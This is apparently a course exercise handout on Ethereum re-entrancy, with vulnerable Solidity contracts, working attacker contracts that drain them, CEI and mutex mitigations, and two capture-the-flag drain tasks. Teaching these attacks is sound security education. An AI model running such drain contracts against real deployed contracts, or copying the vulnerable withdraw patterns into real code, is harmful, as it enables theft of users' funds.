Smart Contracts Exercise 05:
Re-Entrancy

1 Introduction

Re-entrancy is one of the most damaging vulnerabilities in Ethereum's history. This well-documented type of attack gained notoriety in 2016 with the infamous DAO hack. Re-entrancy occurs when an attacker calls a vulnerable contract before the previous call completes, leading to unexpected states or unauthorized fund transfers. In this exercise, you will learn to identify and exploit various types of re-entrancy attacks and implement proper mitigation strategies.

Project Setup

You have two options for working with this exercise: using a Docker container or setting up a local installation. Choose the one that best fits your preferences.

1.1 Using Docker with VS Code

This option uses Docker to create a development environment with all the necessary tools and dependencies pre-installed.

Prerequisites:

- **Docker** - A platform for developing, shipping, and running applications in containers.
- **Visual Studio Code** - A lightweight but powerful source code editor.
- **Dev Containers** - An extension to VS Code that lets you use a Docker container as a full-featured development environment.

Setting Up the Project:

1. Visit the following GitLab repository and clone it to your local machine.
2. Open the repository folder in VS Code.
3. When prompted, click "Reopen in Container" or use the command palette (F1) and run `Dev Containers: Reopen in Container`.

1.2 Local Setup

If you prefer working directly on your machine without Docker, you can set up the development environment locally.

Prerequisites

- **Node.js**: `https://nodejs.org/en/` - An open-source, cross-platform, back-end JavaScript runtime environment that runs on the V8 engine and executes JavaScript code outside a web browser.
- **NPM**: Node Package Manager, which comes with Node.js.

Open your terminal and run the following commands to verify the installations:

```
$ node -v
$ npm -v
```

Both commands should return the installed version numbers of Node.js and NPM respectively. Node.js provides the runtime environment required to execute JavaScript-based tools like Hardhat, while NPM is used to manage the packages and dependencies needed for development.

Setting Up the Project

1. Visit the following GitLab repository and clone it to your local machine.
2. Open a terminal and navigate to the project directory.
3. Install the project dependencies by running `npm install`.

2 Re-Entrancy Attacks

A re-entrancy attack is a technique where an external call is used to re-enter the same function or another function in a way that disrupts the expected flow or state changes. Despite being well-known, this vulnerability remains prevalent. For more information, refer to this Historical Collection of Re-entrancy Attacks. There are several types of re-entrancy attacks, including single-function re-entrancy, cross-function re-entrancy, cross-contract re-entrancy, cross-chain re-entrancy, and read-only re-entrancy. The basic prerequisite for a re-entrancy attack is that the vulnerable contract makes an external call and allows the attacker to exploit the not-yet-updated state of the vulnerable contract during this call.

2.1 Single-Function Re-Entrancy

This is the simplest example of re-entrancy that you might encounter. Study the code and try to understand how it works. Then replicate this attack in the prepared file in REMIX IDE.

Step 1: Attacker.attack()
↓
Step 2: Victim.deposit()
balances[attacker] += msg.value
↓
Step 3: Attacker.attack() calls Victim.withdraw()
↓
Step 4: Victim.withdraw() execution:
1. Read balance (amount)
2. Send funds via call(msg.sender, amount)
↓
Step 5: Funds arrive at Attacker
triggers receive() function
↓
Step 6: Attacker.receive() checks:
if (victim.balance > initialDeposit)
then call Victim.withdraw()
↓ ...
Step 7: Re-entrancy Loop: drain funds
↓ ...
Step 8: In the last withdraw() call
balances[attacker] is finally set 0


Attacker
Attack()
recieve()
Updates balances mapping:
balances[attacker] += msg.value
Victim
Deposit()
Withdraw()
Victim.withdraw() execution:
1. Read balance (amount)
2. Send funds via
call(msg.sender, amount)
Funds arrive at Attacker
triggers receive() function
Attacker.receive() checks:
if (victim.balance > initialDeposit)
then call Victim.withdraw()
...

Figure 1: Single-Function Re-Entrancy Attack

```
contract Victim {
    mapping(address => uint) private balances;

    function withdraw() public {
        uint amount = balances[msg.sender];

        // Send the funds to the caller using low-level call
        // VULNERABILITY: This external call can be exploited to re-enter the contract
        (bool success, ) = msg.sender.call{value: amount}("");

        require(success);

        // Update the state AFTER the external call (too late!)
        // This should happen BEFORE the external call to prevent re-entrancy
        balances[msg.sender] = 0;
    }

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }
}
```

Listing 1: Single-Function Re-Entrancy — Vulnerable Contract

```
contract Attacker {
    Victim victim;
    uint256 private initialDeposit;

    constructor(address _vulnerable) {
        victim = Victim(_vulnerable);
    }

    function attack() public payable {
        initialDeposit = msg.value;
        victim.deposit{value: msg.value}();
        victim.withdraw();
    }

    // Fallback function that gets triggered when the victim contract sends ETH
    receive() external payable {
        if (address(victim).balance > initialDeposit) {
          // Re-enter the withdraw function before the victim updates its state
          // This allows us to withdraw the same funds multiple times
          victim.withdraw();
        }
    }
}
```

Listing 2: Single-Function Re-Entrancy — Attacker Contract

2.2 Re-Entrancy Mitigations

Checks-Effects-Interactions Pattern

It is recommended to follow CEI pattern in your contracts. CEI stands for:

1. **Checks**: check conditions
2. **Effects**: update internal state
3. **Interactions**: perform external calls

```
function withdraw() public {
    // 1. Checks
    uint amount = balances[msg.sender];
    require(amount > 0, "Nothing to withdraw");

    // 2. Effects
    balances[msg.sender] = 0;

    // 3. Interactions
    (bool success, ) = payable(msg.sender).call{value: amount}("");
    require(success, "Transfer failed");
}
```

By setting the balance to zero before sending Ether, you prevent the attacker from withdrawing more than once during the same call flow.

Mutex / Re-Entrancy Locks

A simple boolean flag, commonly known as a “`locked`” flag or a “`mutex`,” can prevent re-entrancy if checked properly:

```
bool private locked = false;

modifier noReentrant() {
    require(!locked, "No re-entrancy");
    locked = true;
    _;
    locked = false;
}

function withdraw() public noReentrant {
    uint amount = balances[msg.sender];
    (bool success, ) = payable(msg.sender).call{value: amount}("");
    balances[msg.sender] = 0;
    require(success, "Transfer failed");
}
```

Note: the example above still remains vulnerable to cross-function re-entrancy attacks.

2.3 Cross-Function/Cross-Contract Re-Entrancy

Cross-function/Cross-contract re-entrancy involves two (or more) functions (contracts) that can be called in a sequence leading to undesired behavior. Even if we mitigate the single-function re-entrancy with a simple mutex, we can still be vulnerable to this type of re-entrancy in more complex scenarios.

Step	Action
1	Attacker calls `Victim.withdraw()`
2	`Victim.withdraw()` sets `locked = true` (reentry guard)
3	Victim sends ETH to Attacker, triggering `receive()`
4	Attacker’s `receive()` calls `Victim.transfer()` (not guarded)
5	`transfer()` runs with Attacker’s balance still intact
6	Attacker manipulates balances via `transfer()` before `withdraw()` completes
7	`withdraw()` completes, setting Attacker’s balance = 0 too late

Table 1: Cross-Function Reentrancy Attack, illustrated in Listing 3

```
contract Victim {
    mapping(address => uint) private balances;
    bool locked;

    modifier noReentrant() {
        require(!locked, "ReentrancyGuardError");
        locked = true;
        _;
        locked = false;
    }

    function withdraw() public noReentrant {
        uint amount = balances[msg.sender];
        (bool success, ) = msg.sender.call{value: amount}("");
        require(success);
        balances[msg.sender] = 0;
    }

    function transfer(address to) public {
        balances[msg.sender] = 0;
        balances[to] += balances[msg.sender];
    }

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }
}

contract Attacker {
    Victim victim;
    uint256 private initialDeposit;

    constructor(address _vulnerable) {
        victim = Victim(_vulnerable);
    }

    function attack() public payable {
        initialDeposit = msg.value;
        victim.deposit{value: msg.value}();
        victim.withdraw();
    }

    receive() external payable {
        if (address(victim).balance > initialDeposit) {
            victim.transfer(tx.origin);
        }
    }
}
```

Listing 3: Cross-Function Re-Entrancy Example

Play around with this code example in prepared file in REMIX IDE.

2.4 Read-Only Re-Entrancy

Read-only re-entrancy is a particular case of cross-contract re-entrancy attacks. This vulnerability occurs when a smart contract's behavior depends on the state of another contract. While attackers usually target state-changing functions, view functions can also provide outdated state information during a cross-contract re-entrancy. This scenario can lead to the exploitation of third-party infrastructure.

3 Task

Task 1: Cat Charity Hijinks

The *Cat Charity* was supposed to fund the most adorable meow-a-thon in history. Generous donors (like the deployer) have already chipped in a hefty 10 ETH. You (the player), on the other hand, start with a modest 1 ETH and a gleam in their eye. After the owner unexpectedly cancelled the campaign, refunds are open—*wide open*, as it turns out.

Your Mission:

- Empty the charity's balance, snatching the full 10 ETH for yourself.
- End up with more than 10 ETH, turning your purr-less pockets into a chonky Ether stash.

Code your solution in the `test/CatCharity.js` file. Use only the player account. Verify your solution by running the following command:

```
$ npm run catcharity
```

Files that are relevant for this challenge: `test/CatCharity.js`, `contracts/CatCharity.sol`

Task 2: CTU Token Bank

The *CTU Token Bank* is a decentralized vault where users can stash their Ether, withdraw it, buy CTU Tokens with it, and sell those tokens back for Ether. This bank works hand-in-hand with the ERC-20 CTUToken contract to handle token transactions and employs a ReentrancyGuard to fend off re-entrancy attacks on crucial functions. CTU Tokens are a hot commodity, sold at a fixed rate of 1 CTU Token per 1 ETH. Initially, the bank holds 10 ETH from its clients. You start with 5.1 ETH and no CTU Tokens, while the bank owns all the CTU Tokens. You can only buy CTU Tokens if you have deposited funds in the bank.

Your Mission:

- Drain the bank's balance to zero.
- End up with more than 15 ETH.

Code your solution in the `test/CTUTokenBank.js` file. Use only the player account. Verify your solution by running the following command:

```
$ npm run tokenbank
```

Files that are relevant for this challenge: `test/CTUTokenBank.js`, `contracts/CTUToken.sol`, `contracts/CTUTokenBank.sol`